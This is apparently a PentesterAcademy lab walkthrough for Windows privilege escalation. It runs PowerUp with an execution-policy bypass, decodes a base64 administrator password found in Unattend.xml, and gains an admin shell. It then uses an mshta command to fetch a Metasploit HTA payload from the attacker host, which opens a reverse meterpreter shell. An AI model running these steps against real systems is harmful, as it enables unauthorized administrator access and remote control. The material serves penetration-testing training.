
ATTACK DEFENSE

by PentesterAcademy


Name	Unattended Installation
URL	https://attackdefense.com/challengedetails?cid=2106
Type	Windows Security: Privilege Escalation: Basics


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Switch to **Attacker Machine** for locating a privilege escalation vulnerability.



Step 2: Open powershell.exe terminal to check the current user.





```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\student> whoami
priv-esc\student
PS C:\Users\student> _
```

We are running as a student user. The PowerSploit framework and Powerup.ps1 scripts are provided.

PowerSploit

“PowerSploit is a collection of Microsoft PowerShell modules that can be used to aid penetration testers during all phases of an assessment. PowerSploit is comprised of the following modules and scripts:”

PowerUp.ps1


“PowerUp aims to be a clearinghouse of common Windows privilege escalation vectors that rely on misconfigurations.**”**

Source: https://github.com/PowerShellMafia/PowerSploit

Step 3: We will run the powerup.ps1 Powershell script to find privilege escalation vulnerability.

Commands: Powershell.exe


```
cd .\Desktop\PowerSploit\Privesc\
ls
```




```
PS C:\Users\student> cd .\Desktop\PowerSploit\Privesc\
PS C:\Users\student\Desktop\PowerSploit\Privesc> ls


    Directory: C:\Users\student\Desktop\PowerSploit\Privesc


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/23/2020  10:57 PM          26768 Get-System.ps1
-a----        10/23/2020  10:57 PM         600580 PowerUp.ps1
-a----        10/23/2020  10:57 PM           1659 Privesc.psd1
-a----        10/23/2020  10:57 PM             67 Privesc.psm1
-a----        10/23/2020  10:57 PM           4569 README.md


PS C:\Users\student\Desktop\PowerSploit\Privesc>
```

Step 4: Import PowerUp.ps1 script and Invoke-PrivescAudit function.

Commands: powershell -ep bypass (PowerShell execution policy bypass)
. .\PowerUp.ps1
Invoke-PrivescAudit



```
PS C:\Users\student\Desktop\PowerSploit\Privesc> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\student\Desktop\PowerSploit\Privesc> . .\PowerUp.ps1
PS C:\Users\student\Desktop\PowerSploit\Privesc> Invoke-PrivescAudit
```



```
PS C:\Users\student\Desktop\PowerSploit\Privesc> Invoke-PrivescAudit


ModifiablePath    : C:\Users\student\AppData\Local\Microsoft\WindowsApps
IdentityReference : PRIV-ESC\student
Permissions       : {WriteOwner, Delete, WriteAttributes, Synchronize...}
%PATH%            : C:\Users\student\AppData\Local\Microsoft\WindowsApps
Name              : C:\Users\student\AppData\Local\Microsoft\WindowsApps
Check             : %PATH% .dll Hijacks
AbuseFunction     : Write-HijackDll -DllPath 'C:\Users\student\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'

UnattendPath : C:\Windows\Panther\Unattend.xml
Name         : C:\Windows\Panther\Unattend.xml
Check        : Unattended Install Files



PS C:\Users\student\Desktop\PowerSploit\Privesc> _
```


We can notice that there is an **Unattend.xml** file present on the system. Open the **Unattend.xml** file.

Unattend.xml:


Unattend.xml is an answer file for installation. The files may contain encoded or plain-text credentials and other sensitive information.

Step 5: Reading Unattend.xml file.

Command: cat C:\Windows\Panther\Unattend.xml



```
\CurrentControlSet\Control\Session Manager\Environment" /v AppsRoot /t REG_SZ /d %i /f )))"</Path>
                </RunSynchronousCommand>
            </RunSynchronous>
        </component>
    </settings>
    <settings pass="oobeSystem">
        <component name="Microsoft-Windows-Shell-Setup" processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35" language="neutral"
http://schemas.microsoft.com/WMIConfig/2002/State" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
            <FirstLogonCommands>
              <SynchronousCommand wcm:action="add">
                <Description>AMD CCC Setup</Description>
                <CommandLine>%AppsRoot%:\BootCamp\Drivers\ATI\ATIGraphics\Bin64\ATISetup.exe -Install</CommandLine>
                <Order>1</Order>
                <RequiresUserInput>false</RequiresUserInput>
              </SynchronousCommand>
              <SynchronousCommand wcm:action="add">
                  <Description>BootCamp setup</Description>
                  <CommandLine>%AppsRoot%:\BootCamp\setup.exe</CommandLine>
                  <Order>2</Order>
                  <RequiresUserInput>false</RequiresUserInput>
              </SynchronousCommand>
            </FirstLogonCommands>
            <AutoLogon>
                <Password>
                    <Value>QWRtaW5AMTIz</Value>
                    <PlainText>false</PlainText>
                </Password>
                <Enabled>true</Enabled>
                <Username>administrator</Username>
            </AutoLogon>
        </component>
    </settings>
</unattend>
PS C:\Users\student\Desktop\PowerSploit\Privesc>
```




```
              <SynchronousCommand wcm:action="add">
                  <Description>BootCamp setup</Description>
                  <CommandLine>%AppsRoot%:\BootCamp\setup.exe</CommandLine>
                  <Order>2</Order>
                  <RequiresUserInput>false</RequiresUserInput>
              </SynchronousCommand>
            </FirstLogonCommands>
            <AutoLogon>
                <Password>
                    <Value>QWRtaW5AMTIz</Value>
                    <PlainText>false</PlainText>
                </Password>
                <Enabled>true</Enabled>
                <Username>administrator</Username>
            </AutoLogon>
        </component>
    </settings>
</unattend>
PS C:\Users\student\Desktop\PowerSploit\Privesc> _
```

We have discovered an administrator encoded password. i.e “**QWRtaW5AMTIz**”

Step 6: Decoding administrator password using Powershell.

Commands:

```
$password='QWRtaW5AMTIz'
$password=[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($password))
echo $password
```




```
PS C:\> $password='QWRtaW5AMTIz'
PS C:\> $password=[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($password))
PS C:\> echo $password
Admin@123
PS C:\> _
```

The administrator password is “**Admin@123**”

Step 7: We are running a command prompt as an administrator user using discover credentials.

Commands: runas.exe /user:administrator cmd
Admin@123
whoami



```
PS C:\Users\student\Desktop\PowerSploit\Privesc> runas.exe /user:administrator cmd
Enter the password for administrator:
Attempting to start cmd as user "PRIV-ESC\administrator" ...
PS C:\Users\student\Desktop\PowerSploit\Privesc>
```

```
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
priv-esc\administrator

C:\Windows\system32>
```


We are running cmd.exe as an administrator.

Switch to the Kali Machine

Step 8: Running the hta_server module to gain the meterpreter shell. Start msfconsole.

Commands:
msfconsole -q
use exploit/windows/misc/hta_server
exploit

"*This module hosts an HTML Application (HTA) that when opened will run a payload via Powershell..*"



```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Using URL: http://0.0.0.0:8080/6Nz7aySfPN.hta
[*] Local IP: http://10.10.0.2:8080/6Nz7aySfPN.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) > 
```

Copy the generated payload i.e “**http://10.10.0.2:8080/6Nz7aySfPN.hta**” and run it on cmd.exe with mshta command to gain the meterpreter shell.

Note: You need to execute the below payload on the cmd.exe


Switch to Target Machine

Step 9: Gaining a meterpreter shell.

Commands:

Note: You need to use your own metasploit HTA server link


Payload: mshta.exe http://10.10.0.2:8080/6Nz7aySfPN.hta



Administrator: cmd (running as PRIVILEGE-ESCAL\administrator)

```
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
privilege-escal\administrator

